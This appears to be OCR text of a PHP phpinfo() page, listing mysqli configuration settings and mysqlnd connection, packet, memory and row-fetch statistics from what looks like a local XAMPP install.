
mysqli			
	Client API library version	mysqlnd 5.0.11-dev - 20120503 - $Id: 76b08b24596e12d4553bd41fc93cccd5bac2fe7a $	
	Active Persistent Links	0	
	Inactive Persistent Links	0	
	Active Links	0	
	mysqli.allow_local_infile	local	On
		master	On
	mysqli.allow_persistent	local	On
		master	On
	mysqli.default_host	local	no value
		master	no value
	mysqli.default_port	local	3306
		master	3306
	mysqli.default_pw	local	no value
		master	no value
	mysqli.default_socket	local	/opt/lampp/var/mysql/mysql.sock
		master	/opt/lampp/var/mysql/mysql.sock
	mysqli.default_user	local	no value
		master	no value
	mysqli.max_links	local	Unlimited
		master	Unlimited
	mysqli.max_persistent	local	Unlimited
		master	Unlimited




mysqli.reconnect	local	Off
	master	Off
mysqli.rollback_on_cached_plink	local	Off
	master	Off

mysqlnd


Version	mysqlnd 5.0.11-dev - 20120503 - $Id: 76b08b24596e12d4553bd41fc93cccd5bac2fe7a $
Compression	supported
core SSL	supported
extended SSL	supported
Command buffer size	4096
Read buffer size	32768
Read timeout	31536000
Collecting statistics	Yes
Collecting memory statistics	Yes
Tracing	n/a
Loaded plugins	mysqlnd, debug_trace, auth_plugin_mysql_native_password, auth_plugin_mysql_clear_password, auth_plugin_sha256_password
API Extensions	mysqli, mysql, pdo_mysql
bytes_sent	418
bytes_received	758
packets_sent	24
packets_received	22
protocol_overhead_in	88




	protocol_overhead_out	96	
	bytes_received_ok_packet	0	
	bytes_received_eof_packet	0	
	bytes_received_rset_header_packet	36	
	bytes_received_rset_field_meta_packet	0	
	bytes_received_rset_row_packet	10	
	bytes_received_prepare_response_packet	308	
	bytes_received_change_user_packet	68	
	packets_sent_command	8	
	packets_received_ok	0	
	packets_received_eof	0	
	packets_received_rset_header	4	
	packets_received_rset_field_meta	0	
	packets_received_rset_row	2	
	packets_received_prepare_response	4	
	packets_received_change_user	4	
	result_set_queries	2	
	non_result_set_queries	0	
	no_index_used	2	
	bad_index_used	0	
	slow_queries	0	
	buffered_sets	2	
	unbuffered_sets	0	
	ps_buffered_sets	0	
	ps_unbuffered_sets	0	
	flushed_normal_sets	0	
	flushed_ps_sets	0	
	ps_prepared_never_executed	0	
	ps_prepared_once_executed	0	
	rows_fetched_from_server_normal	2	
	rows_fetched_from_server_ps	0	
	rows_buffered_from_client_normal	2	
	rows_buffered_from_client_ps	0	
	rows_fetched_from_client_normal_buffered	2	
	rows_fetched_from_client_normal_unbuffered	0	
	rows_fetched_from_client_ps_buffered	0	
	rows_fetched_from_client_ps_unbuffered	0	
	rows_fetched_from_client_ps_cursor	0	




rows_affected_normal	0	
rows_affected_ps	0	
rows_skipped_normal	2	
rows_skipped_ps	0	
copy_on_write_saved	4	
copy_on_write_performed	0	
command_buffer_too_small	0	
connect_success	2	
connect_failure	0	
connection_reused	0	
reconnect	0	
pconnect_success	0	
active_connections	18446744073709551614	
active_persistent_connections	0	
explicit_close	2	
implicit_close	0	
disconnect_close	0	
in_middle_of_command_close	0	
explicit_free_result	2	




implicit_stmt_close	0	
mem_emalloc_count	22	
mem_emalloc_amount	8836	
mem_ecalloc_count	56	
mem_ecalloc_amount	18096	
mem_erealloc_count	0	
mem_erealloc_amount	0	
mem_efree_count	104	
mem_efree_amount	27422	
mem_malloc_count	6	
mem_malloc_amount	32224	
mem_calloc_count	2	
mem_calloc_amount	64	
mem_realloc_count	0	
mem_realloc_amount	0	
mem_free_count	8	
mem_free_amount	32288	
mem_estrndup_count	10	
mem_strndup_count	0	




mem_estndup_count	16	
mem_strdup_count	0	
proto_text_fetched_null	0	
proto_text_fetched_bit	0	
proto_text_fetched_tinyint	0	
proto_text_fetched_short	0	
proto_text_fetched_int24	0	
proto_text_fetched_int	2	
proto_text_fetched_bigint	0	
proto_text_fetched_decimal	0	
proto_text_fetched_float	0	
proto_text_fetched_double	0	
proto_text_fetched_date	0	
proto_text_fetched_year	0	
proto_text_fetched_time	0	
proto_text_fetched_datetime	0	
proto_text_fetched_timestamp	0	
proto_text_fetched_string	0	
proto_text_fetched_blob	0	



